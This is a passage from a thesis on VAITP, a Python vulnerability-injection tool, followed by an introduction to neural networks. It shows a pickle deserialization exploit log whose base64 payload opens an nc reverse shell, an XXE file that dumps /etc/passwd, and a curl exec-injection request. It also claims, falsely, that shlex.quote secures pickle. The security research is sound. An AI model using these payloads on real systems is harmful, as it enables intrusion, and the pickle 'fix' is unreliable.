The pickle module does not implement any kind of security mechanisms and ultimately the responsibility lies on the trust that the developer has regarding the source of the data that is to be serialized (pickled) or de-serialize (unpickled).
In Python's documentation on pickle we actually have a big warning about this:


Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with hmac if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Figure 2.7: Pickle library danger warning in Python's documentation

Despite this, pickle is still the recommended module to be used. The flying pickle attack consists of crafting a raw pickle file and getting it opened in the victim's machine. As a PoC I developed a simple Flask app, a python web framework, where one of the routes corresponds to the de-serialization of a base64 encoded pickle string: vuln05_app.py. The code of this vulnerable APP is listed in Listing 2.12.


Listing 2.12: Example of patched (but injectable) Pickle APP

```
import pickle
import base64
```

```
3   from flask import Flask, request
4   from shlex import quote
5
6   app = Flask(__name__)
7
8
9   @app.route("/")
10  def hello_world():
11      return "<p>Hello, World!</p>"
12
13
14  @app.route("/vuln", methods=["POST"])
15  def vuln():
16      print(f"Got request: {request.form['pickled']}")
17      data = base64.urlsafe_b64decode(request.form['pickled'])
18      print()
19      print("-----")
20      print()
21      print(data)
22
23      #if re.match(r"^system$",data):
24          #print("vuln")
25
26      depickled = pickle.loads(quote(data))#fixed
27      print(f"Data was unpickled: {depickled}")
28
29      return '', 204
30
31
32  # Usage:
33  # cd /home/fred/msi/ano2/VAITP/python_exercises/vuln
34  # . vaitp_env/bin/activate
35  # export FLASK_APP=app
36  # mv vul05_vuln_app.py app.py
37  # flask run
38  #
39  ##exploit:
40  #python vuln05_exploit01.py 127.0.0.1
```

Note that adding the quote function in line 26 is the PEP recommendation to protect the exploitation of the Pickle library. The presented code in Listing 2.12 follows best coding practices. Trying to exploit it like this would not allow an attacker to obtain any kind of useful result. By using VAITP and passing this script, the resulting script would be exactly the same with the exception of line 26 where the function call "pickle.loads(quote(data))" would be converted to "pickle.loads(data)", thus leaving the APP vulnerable.
As a PoC of the exploitability I developed a simple exploit that can return a reverse shell from the server running the Flask app: vuln05_exploit01.py. Note that

this is based on a vulnerable/injected version of Listing 2.12.



```
(vaitp_env) [fred@fred-k53 vuln]$ python exploit01_pickle.py -p 5000 -u vuln -f pickled 127.0.0.1
VAITP Exploit 01 by Frédéric Bogaerts
Rport set to 5000
Url path set to vuln
Form name set to pickled
Rhost set to 127.0.0.1
Attacking pickled form on 127.0.0.1:5000/vuln
Continue? [y/n]: y
Starting reverse shell listener
nc started on port 4444
start_rev_nc start
Creating payload and launching reverse shell...
launch_exploit start
Complete payload string: cmd='curl -d "pickled=gASVbgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFNybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGN
hdCAvdG1wL2YgfCAvYmluL3NoIC1pIDI-JjEgfCBuYyBsb2NhbGhvc3QgNDQ0NCA-IC90bXAvZpSFlFKULg==" http://127.0.0.1:5000/vuln'
Connection from 127.0.0.1:52244
sh-5.1$ pwd
pwd
/home/fred/msi/ano2/VAITP/python_exercises/vuln
sh-5.1$ whoami
whoami
fred
sh-5.1$ exit
exit
exit


read(net): Connection reset by peer
start_rev_nc end
Thank you, come again!
launch_exploit end
(vaitp_env) [fred@fred-k53 vuln]$
```

Figure 2.8: PoC exploitation of a vulnerable Flask App form submission

vuln06_vuln.py is a windows and posix only variation of vuln01_vuln.py where subprocess.getoutput can also represent a vulnerability if not properly sanityzed.

Another common mistake is the lack of sanitisation of XML files while using the lxml python library. This can lead to an XML External Entity Injection (XXE) attack.

The following file is an example of a crafted XML that has a payload that allows an attacker to dump the content of the /etc/passwd file:

Listing 2.13: Example of a maliciously crafted XML file 'vuln07_payload.xml'


```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE person [
3  <!ENTITY file SYSTEM "file:///etc/passwd">
4 ]>
5
6 <person>
7  <name>&file;</name>
8  <age>35</age>
9 </person>
```

The code in Listing 2.13 shows a forged XML file to be inputted to the vulnerable APP. In line 3 the "file" entity gets the content of the "/etc/passwd/" file that is then called to be printed in line 7 with "&file;" in the <name> tag.
The processing script illustrates a simple program that prints the elements of the supplied XML file without properly sanitising the file:

Listing 2.14: Vulnerable parser used in Python source code

```python
1 from lxml import etree
2
3 #parser = etree.XMLParser() //default, but same as next line
4 parser = etree.XMLParser(resolve_entities=True) # Noncompliant
5 tree = etree.parse('vuln07_payload.xml',parser)
6 root = tree.getroot()
7 print(etree.tostring(root, pretty_print=True))
```

In Listing 2.14 line 3 is the standard way of invoking the function call etree.XMLParser, without any input parameter. Line 4 illustrates the use of call passing as an input parameter "resolve_entities=True", which is the same as invoking without any parameters, since it's the default value. Only explicitly setting the "resolve_entities" to "False" can prevent this vulnerability from being exposed. Even if correctly patched it is still susceptible to injection.
Running the PoC script (vuln07_vuln.py) while inputting the forged XML file, launches the attack and proves the effectiveness of this exploit:



```
(vaitp_env) [fred@fred-k53 vuln]$ python vuln07_vuln.py
b'<person>\n  <name>root:x:0:0::/root:/bin/bash\nnobody:x:65534:65534:Nobody:/:/usr
/bin/nologin\ndbus:x:81:81:System Message Bus:/:/usr/bin/nologin\nbin:x:1:1::/:/usr
/bin/nologin\ndaemon:x:2:2::/:/usr/bin/nologin\nmail:x:8:12::/var/spool/mail:/usr/b
in/nologin\nftp:x:14:11::/srv/ftp:/usr/bin/nologin\nhttp:x:33:33::/srv/http:/usr/bi
n/nologin\nsystemd-journal-remote:x:982:982:systemd Journal Remote:/:/usr/bin/nolog
in\nsystemd-network:x:981:981:systemd Network Management:/:/usr/bin/nologin\nsystem
d-resolve:x:980:980:systemd Resolver:/:/usr/bin/nologin\nsystemd-timesync:x:979:979
:systemd Time Synchronization:/:/usr/bin/nologin\nsystemd-coredump:x:978:978:system
d Core Dumper:/:/usr/bin/nologin\nuuidd:x:68:68::/:/usr/bin/nologin\ndhcpcd:x:977:9
77:dhcpcd privilege separation:/:/usr/bin/nologin\ndnsmasq:x:976:976:dnsmasq daemon
:/:/usr/bin/nologin\nrpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/usr/bin/nologin\n
avahi:x:974:974:Avahi mDNS/DNS-SD daemon:/:/usr/bin/nologin\ncolord:x:973:973:Color
 management daemon:/var/lib/colord:/usr/bin/nologin\ncups:x:209:209:cups helper use
r:/:/usr/bin/nologin\nflatpak:x:972:972:Flatpak system helper:/:/usr/bin/nologin\ng
eoclue:x:971:971:Geoinformation service:/var/lib/geoclue:/usr/bin/nologin\ngit:x:97
0:970:git daemon user:/:/usr/bin/git-shell\nmpd:x:45:45::/var/lib/mpd:/usr/bin/nolo
gin\nnm-openconnect:x:969:969:NetworkManager OpenConnect:/:/usr/bin/nologin\nnm-ope
nvpn:x:968:968:NetworkManager OpenVPN:/:/usr/bin/nologin\nntp:x:87:87:Network Time
Protocol:/var/lib/ntp:/bin/false\nopenvpn:x:967:967:OpenVPN:/:/usr/bin/nologin\npol
kitd:x:102:102:PolicyKit daemon:/:/usr/bin/nologin\nrtkit:x:133:133:RealtimeKit:/pr
oc:/usr/bin/nologin\nsddm:x:966:966:Simple Desktop Display Manager:/var/lib/sddm:/u
sr/bin/nologin\ntss:x:965:965:tss user for tpm2:/:/usr/bin/nologin\nusbmux:x:140:14
0:usbmux user:/:/usr/bin/nologin\nfred:x:1000:1000:fred:/home/fred:/bin/bash\nsaned
:x:964:964:SANE daemon user:/:/usr/bin/nologin\nxmrig:x:963:963::/:/usr/bin/nologin
\nnvidia-persistenced:x:143:143:NVIDIA Persistence Daemon:/:/usr/bin/nologin\nsyste
md-oom:x:961:961:systemd Userspace OOM Killer:/:/usr/bin/nologin\ntor:x:43:43::/var
/lib/tor:/usr/bin/nologin\nmysql:x:959:959:MariaDB:/var/lib/mysql:/usr/bin/nologin\
n</name>\n  <age>35</age>\n</person>\n'
(vaitp_env) [fred@fred-k53 vuln]$ 
```

Figure 2.9: PoC exploitation of the pickle vulnerability with a maliciously crafted XML file


Setting resolve_entities parameter to False, which is not the default if not explicitly set, is very important to ensure that the XML parser is not vulnerable to injection.

Two libraries that should be avoided at all cost are the telnetlib library and the ftplib library. These do not implement any type of security checks and thus the information that is transmitted by these libraries are visible to anyone sniffing the network. Alternatively the SSH, SFTP, SCP libraries should be used.
vuln_08_vuln_app.py demonstrates dynamic code execution that is vulnerable to injection attacks. It's based on a Flask web app that loads a module using the exec function call. As we already saw, the exec function call can be very dangerous. The sample code is present in 2.15.

Listing 2.15: Vulnerable Flask Python source code

```python
from flask import Flask, request

app = Flask(__name__)

@app.route('/')
def index():
    module = request.args.get("module")
    exec("import urllib%s as urllib" % module) # Noncompliant
```

Again, since it's a Flask-based web app, and after being on the correct path, activating the python environment that had been setup as for the other Flask examples and running it, a client can then be launched with the correct payload to exploit the exec import module. As an example I used another terminal with the curl command as per Figure 2.10.



```
(vaitp_env) [fred@fred-k53 vuln]$ flask run
 * Serving Flask app 'app' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production
deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
[2021-10-04 11:12:22,422] ERROR in app: Exception on / [GET]
Traceback (most recent call last):
  File "/home/fred/esi/ano2/VAITP/python_exercises/vuln/vaitp_env/lib/py
thon3.9/site-packages/flask/app.py", line 2070, in wsgi_app
    response = self.full_dispatch_request()
  File "/home/fred/esi/ano2/VAITP/python_exercises/vuln/vaitp_env/lib/py
thon3.9/site-packages/flask/app.py", line 1515, in full_dispatch_request
    rv = self.handle_user_exception(e)
  File "/home/fred/esi/ano2/VAITP/python_exercises/vuln/vaitp_env/lib/py
thon3.9/site-packages/flask/app.py", line 1513, in full_dispatch_request
    rv = self.dispatch_request()
  File "/home/fred/esi/ano2/VAITP/python_exercises/vuln/vaitp_env/lib/py
thon3.9/site-packages/flask/app.py", line 1499, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**req.vi
ew_args)
  File "/home/fred/esi/ano2/VAITP/python_exercises/vuln/app.py", line 8,
 in index
    exec("import urllib%d as urllib" % int(module)) # Compliant (but sti
ll vulnerable!); module is safely cast to an integer
ValueError: invalid literal for int() with base 10: '"'
127.0.0.1 - - [04/Oct/2021 11:12:22] "GET /?module=" HTTP/1.1" 500 -
```

```
[fred@fred-k53 vuln]$ curl http://127.0.0.1:5000/?module=\"; ls
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete y
our request. Either the server is overloaded or there is an error in the
 application.</p>
app.py                           vuln02b_vuln.py
inject.py                        vuln02c_vuln.py
lxml                             vuln02_vuln.py
__pycache__                      vuln03_vuln.py
restore_vulns.py                 vuln04b_f.py
vaitp_env                        vuln04_f.py
vuln01b_vuln.py                  vuln05_exploit01.py
vuln01_correct2.py               vuln05.pickle
vuln01_correct3.py               vuln05_vuln_app.py
vuln01_correct_injected_8.py     vuln06_vuln.py
vuln01_correct.py                vuln07_correct1.py
vuln01c_vuln.py                  vuln07_correct2.py
vuln01d_correct.py               vuln07_payload.xml
vuln01d_vuln.py                  vuln07_vuln.py
vuln01e_vuln.py                  vuln08_vuln_app.py
vuln01_vuln.py
[fred@fred-k53 vuln]$
```

Figure 2.10: PoC exploitation of the exec module

As we can observe in these examples, most vulnerabilities are due to some kind of missing sanitization on input parameters, or the use of unsafe libraries. Since many of these mistakes can be found as answers on resources like Source Overflow, which most programmers rely on when developing a project. It's unfortunately not uncommon to find vulnerable applications on the web, even known and important projects patch vulnerabilities on their commits, which shows us that even very good and experienced programmers code something less secure from time to time. All these examples can help us understand how Python vulnerabilities happen, how an application can be vulnerable, how it can be secured and how this information can be used in VAITP to create injection points which can be used to inject vulnerabilities into secure Python apps. In chapter 4 we will cover in more detail how vulnerabilities are detected, injected and exploited.

2.6 Introduction to AI

Artificial Intelligence has come a long way since the contributions of John McCarthy. Widely seen as the father of AI. J. McCarthy coined the term "Artificial Intelligence" in 1956 [Wikipedia, 2022b]. Quite ahead of its time since AI has only seen its computation power needs fulfilled in the last decades.
It was only 20 years ago that the first commercially successful robotic vacuum cleaner with AI was created, but we have come a long way: in 2020 AI helped medical and scientific medical teams developing a vaccine for the SARS-CoV-2 (Covid-19) pandemic, predicting RNA sequences of the virus in only 27 seconds [Kelley, 2022].

There are several types of Artificial Intelligence algorithms [Agnihotri]:

A **Purely Reactive AI algorithm** is a type of AI that does not have memory or data to work with. Taking the chess game as an example, the algorithm analyses the state of the chess board and makes the best possible decision to win based on the current position of each piece.

A **Limited Memory AI algorithm** is a type of AI collects data and keeps it in memory. It can learn from this data and provide outputs based on it. It is this type of AI algorithm that we are using in VAITP.

A **Theory of Mind** AI algorithm is a type of AI that can understand emotions and thoughts, as well as handle social interactions. This type of AI is yet to be developed.

A **Self-Aware AI algorithm** is a type of AI that is sentient, conscious and intelligent. These are seen as the future generations of self-aware machines that also yet to be developed.

Implementing AI algorithms to discover patterns and generate insights from the fitted data is known as **Machine Learning (ML)**. Deep Learning is a subcategory of ML and its function is analogous to the function of some parts of the human brain. This is represented in figure 2.12.

Machine Learning algorithms can be categorized into several sub-category: Supervised Learning, when the machine learns a task by mapping an input to an output based on input/output examples. Unsupervised Learning, when the machine learns patterns from untagged data. Semi-Supervised Learning, when the



Artificial Intelligence:
Mimicking the intelligence or behavioural pattern of humans or any other living entity.
Machine Learning:
A technique by which a computer can "learn" from data, without using a complex set of different rules. This approach is mainly based on training a model from datasets.
Deep Learning:
A technique to perform machine learning inspired by our brain's own network of neurons.

Figure 2.11: AI classification types [Wikipedia, 2022a]

machine combines small amounts of labeled data with big amounts of untagged data, and Reinforcement Learning, when the machine learns based on rewards or desired behavior.

Deep Learning is a type of Supervised Learning and has several architectures. Based on colleagues literature and papers, presented in Chapter 2.7, we've selected Recurrent Neural Networks (RNN) and Convolutional Neural Networks (CNN) as the most suited architectures for VAITP's application's field. In RNN's connections between nodes form graphs along a temporal sequence. They are derived from Feed-Forward Neural Networks, an artificial neural network where node connections do not form a cycle [Zell, 1994], and can use an internal memory state to process variable length sequences of input. CNN's are based on a shared-weight architecture of the convolution kernels and filters that slide along the input features providing an equivariant map for the extracted features. **All VAITP AI models are either CNN or RNN based, both being deep learning model types, as per Figure 2.12.**

2.6.1 Neural Network (NN)

A Neural Network is a model that, similarly to the human brain, is composed of layers, consisting of simple connected units, nodes or neurons (calculates the output value based on a specific function and inputs), followed by nonlinearities (changes in the output are not proportional to changes in the input).
Figure 2.13 illustrates a neural network with a set of inputs fed to the input layer,




Figure 2.12: Classification of AI techniques [Moubayed et al., 2018]

that is fully connected to each node of each of the subsequent hidden layers. The loss value will be calculated at the end of each iteration and is used to adjust the values of the weights by means of back-propagation. Some of the nodes in Layer 5 of Figure 2.13 are white and do not have connecting nodes, representing dropout. Intentionally dropping some of the computed values in order to avoid over-fitting the model.
A perceptron, as illustrated in Figure 2.14, is a Neural Network (NN) unit that performs certain computations on the inputted data [Hange, 2021].
Each perceptron, or node, sums the values that it gets from its inputs, multiplies it by its bias, which determines the importance that each value has at that particular iteration. Finally it uses an activation function to output its computed value accordingly.

2.6.2 Recurrent Neural Network (RNN)

A RNN is a NN that is executed recurrently and where parts of each execution are fed into the next iteration (the output of hidden layers from execution n are fed as inputs to execution n+1).
RNN's are used in VUDEC, presented in Chapter 2.7 and are also used in VAITP. These have proven to be effective in evaluating sequences [TensorFlow, 2022b].
Figure 2.15 illustrates a RNN. The main difference from the NN is that the output of the further layers is used as input of the previous layers nodes in next epoch run. RNN networks also have memory. This allows them to store computation




Figure 2.13: Illustration of a neural network (NN)




Figure 2.14: Illustration of a single perceptron

results and exhibit dynamic temporal behavior [DiPietro and Hager, 2020].
RNN'a are applicable to analysis of data in time series domains, where data is related in context and order. Recurrence of connections can also feed to the same neuron [Mueller et al., 2022].
From the illustration in figure 2.16 we can observe that the output of each hidden layer is inputted to the same hidden layer in the next iteration. This allows the model to gradually train and predict the meaning of the full sentence rather than the meaning of individual words.
It is observable, from figure e 2.16, that the input layer receives the words 'we', 'will', 'rock', 'you'. Since the output of the first node in the first hidden layer of run 1, fed with the word 'we' as input, is sent to the input of the first node of the first hidden layer of run 2, fed with the word 'will' as input, both in vector form, this allows the algorithm to learn the semantics of the sentence and gain the ability to know that the sentence "We will rock you" may mean that the user probably wants the Queen song, but that the sentence "You rock we will" does

